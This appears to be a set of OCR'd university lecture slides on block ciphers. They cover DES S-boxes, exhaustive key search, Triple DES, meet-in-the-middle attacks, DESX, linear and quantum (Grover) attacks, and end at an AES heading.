


input

To invert, use keys in reverse order

output


The function F(k_i, x)



S-box: function $\{0,1\}^6 \longrightarrow \{0,1\}^4$, implemented as look-up table.

The S-boxes (substitution boxes)

$S_i: \{0,1\}^6 \longrightarrow \{0,1\}^4$



S_5		Middle 4 bits of input															
		0000	**0001**	**0010**	**0011**	**0100**	**0101**	**0110**	**0111**	**1000**	**1001**	**1010**	**1011**	**1100**	**1101**	**1110**	**1111**
Outer bits	**00**	0010	1100	0100	0001	0111	1010	1011	0110	1000	0101	0011	1111	1101	0000	1110	1001
	01	1110	1011	0010	1100	0100	0111	1101	0001	0101	0000	1111	1010	0011	1001	1000	0110
	10	0100	0010	0001	1011	1010	1101	0111	1000	1111	1001	1100	0101	0110	0011	0000	1110
	11	1011	1000	1100	0111	0001	1110	0010	1101	0110	1111	0000	1001	1010	0100	0101	0011

$S_5(011011) \longrightarrow 1001$

Choosing the S-boxes and P-box

- Choosing the S-boxes and P-box at random would result in an insecure block cipher (key recovery after ≈2^{24} outputs)
- Several rules used in choice of S and P boxes:
  - No output bit should be close to a linear func. of the input bits
  - S-boxes are 4-to-1 maps (4 pre-images for each output)
  - …

Exhaustive Search for block cipher key

Goal: given a few input output pairs $\big(m_i, c_i = E(k, m_i)\big)$ i=1,..,3
find key k.

Exhaustive Search for block cipher key

Goal: given a few input output pairs $\left(m_i, c_i = E(k, m_i)\right)$ i=1,..,3 find key k.

Lemma: Suppose DES is an ***ideal cipher***
(2^{56} random invertible functions $\Pi_1, \ldots, \Pi_{2^\wedge 56} : \{0,1\}^{64} \to \{0,1\}^{64}$)

Then ∀ m, c there is at most **<u>one</u>** key k s.t. c = DES(k, m)

with prob. ≥ 1 – 1/256 ≈ 99.5%

Proof:

$$\Pr[\exists k' \neq k: c=DES(k,m)=DES(k',m)] \leq \sum_{k' \in \{0,1\}^{56}} \Pr[DES(k,m) = DES(k',m)] \leq 2^{56} \times 1/(2^{64}) =$$

$$= 1/(2^8) = 1/256$$

Exhaustive Search for block cipher key

For two DES pairs $\big(m_1, c_1=\mathrm{DES}(k, m_1)\big)$, $\big(m_2, c_2=\mathrm{DES}(k, m_2)\big)$


unicity prob. $\approx 1 - 1/2^{71}$

For AES-128: given two inp/out pairs, unicity prob. $\approx 1 - 1/2^{128}$

$\Rightarrow$ two input/output pairs are enough for exhaustive key search.

Exhaustive Search Attacks

DES challenge



8 byte blocks, encrypted with the same key

m_1 m_2 m_3

msg = “The unknown messages is: XXXX … “

CT = c_1 c_2 c_3 c_4

Goal: find $k \in \{0,1\}^{56}$ s.t. $\mathrm{DES}(k, m_i) = c_i$ for i=1,2,3 and decrypt $c_4, c_{5\ldots}$

1997: Internet search -- **3 months**

1998: EFF machine (deep crack) -- **3 days** (250K $)

1999: combined search -- **22 hours**

2006: COPACOBANA (120 FPGAs) **--** **7 days** (10K $)

⇒ 56-bit ciphers should not be used !!

Strengthening DES against exhaustive search

- Method 1: **Triple-DES**
- Method 2: **DESX**
- General construction that can be applied to other block ciphers as well.

Triple DES

- Consider a **block cipher**

  $\mathbf{E} : K \times M \longrightarrow M$

  $\mathbf{D} : K \times M \longrightarrow M$

- Define **3E: $K^3 \times M \longrightarrow M$** as

  $$\mathbf{3E\ (k_1,k_2,k_3,\ m) = E(k_1,\ D(k_2,\ E(k_3,m)))}$$

- For **3DES** (or **Triple DES**)
  - **key lenght** = 3×56 = **168 bits**.
  - **3×slower** than DES.
  - $k_1=k_2=k_3 \Rightarrow$ **single DES**
  - **simple attack in time $\approx 2^{118}$** (more on this later …)


Why not double DES?

- Given a block cipher **E**, define **2E(k_1, k_2, m) = E(k_1 , E(k_2 , m))**
- **Double DES:** **2DES(k_1, k_2, m) = E(k_1 , E(k_2 , m))**

  key-length = 112 bits for 2DES
- **Attack:** Given **m** and **c** the goal is to


  find (k_1,k_2) s.t. **E(k_1, E(k_2,m)) = c** **or equivalently**

  find (k_1,k_2) s.t. **E(k_2,m) = D(k_1,c)**



Meet in the middle attack

- **Attack:** Given **m** and **c** the goal is to
  find (k_1,k_2) s.t. $\mathbf{E(k_1, E(k_2,m)) = c}$ **or equivalently**
  find (k_1,k_2) s.t. $\mathbf{E(k_2,m) = D(k_1,c)}$



- **Attack involves TWO STEPS**

Meet in the middle attack

Step 1:

- build table.
- sort on 2nd column

$k^0 = 00\ldots00$	$E(k^0, m)$
$k^1 = 00\ldots01$	$E(k^1, m)$
$k^2 = 00\ldots10$	$E(k^2, m)$
$\vdots$	$\vdots$
$k^N = 11\ldots11$	$E(k^N, m)$

2^{56} entries

Meet in the middle attack


Step 2:

- for each $k \in \{0,1\}^{56}$ do:

  test if $D(k, c)$ is in the 2nd column of the table

  If so, then $\mathbf{E(k^i,m) = D(k,c)} \;\; \Rightarrow \;\; \mathbf{(k^i,k) = (k_2,k_1)}$

$k^0 = 00…00$	$E(k^0, m)$
$k^1 = 00…01$	$E(k^1, m)$
$\vdots$	$\vdots$
$k^i = 00…….$	$E(k^i, m)$
$\vdots$	$\vdots$
$k^N = 11…11$	$E(k^N, m)$




Meet in the middle attack

$$\text{Time} = \underbrace{2^{56}\log(2^{56})}_{\text{build + sort table}} + \underbrace{2^{56}\log(2^{56})}_{\text{search in table}} < 2^{63} \ll 2^{112} \;,$$

$$\text{Space} \approx 2^{56}$$

Meet in the middle attack

Same attack on 3DES:



Time = 2^{118} ,   space ≈ 2^{56}

$$\text{Time} = \underbrace{2^{56}\log(2^{56})}_{\text{build + sort table}} + \underbrace{2^{112}\log(2^{56})}_{\text{search in table}} < 2^{118}$$

DESX

- Consider a **block cipher**

  $\mathbf{E} : K \times M \longrightarrow M$

  $\mathbf{D} : K \times M \longrightarrow M$

- Define **EX** as

$$\mathbf{EX(\, k_1, k_2, k_3, m) \;=\; k_1 \oplus E(k_2,\; m \oplus k_3\,)}$$

- For **DESX**
  - key-len = **64**+**56**+**64** = 184 bits $\qquad \mathbf{k_1 \oplus E(k_2,\; m \oplus k_3\,)}$
  - … but easy attack in time $2^{64+56} = 2^{120}$

- Note: $k_1 \oplus E(k_2, m)$ and $E(k_2, m \oplus k_1)$ insecure !!

  (XOR outside) or (XOR inside) ⇒ As weak as E w.r.t. exhaustive search

Few others attacks on block ciphers

Linear attacks on DES

A tiny bit of linearly in S_5 lead to a 2^{43} time attack.

Total attack time $\approx 2^{43}$ ($<< 2^{56}$) with 2^{42} random inp/out pairs

Quantum attacks

Generic search problem:

Let $f: X \longrightarrow \{0,1\}$ be a function.

Goal: find $x^* \in X$ s.t. $f(x^*)=1$.

Classical computer: best generic algorithm **time = $O(\,|X|\,)$**

Quantum computer [Grover ’96] : **time = $O(\,|X|^{1/2}\,)$**

Quantum exhaustive search

Given **m** and **c = E(k,m)** define

$$\text{For } k \in K,\ \ f(k) = \begin{cases} 1 & \text{if } E(k,m) = c \\ 0 & \text{otherwise} \end{cases}$$

Grover ⇒ quantum computer can find k in time $O(\ |K|^{1/2}\ )$

DES: time $\approx 2^{28}$, AES-128: time $\approx 2^{64}$

Quantum computer ⇒ 256-bits key ciphers (e.g., AES-256)


Advanced Encryption Standard (AES)

The AES process

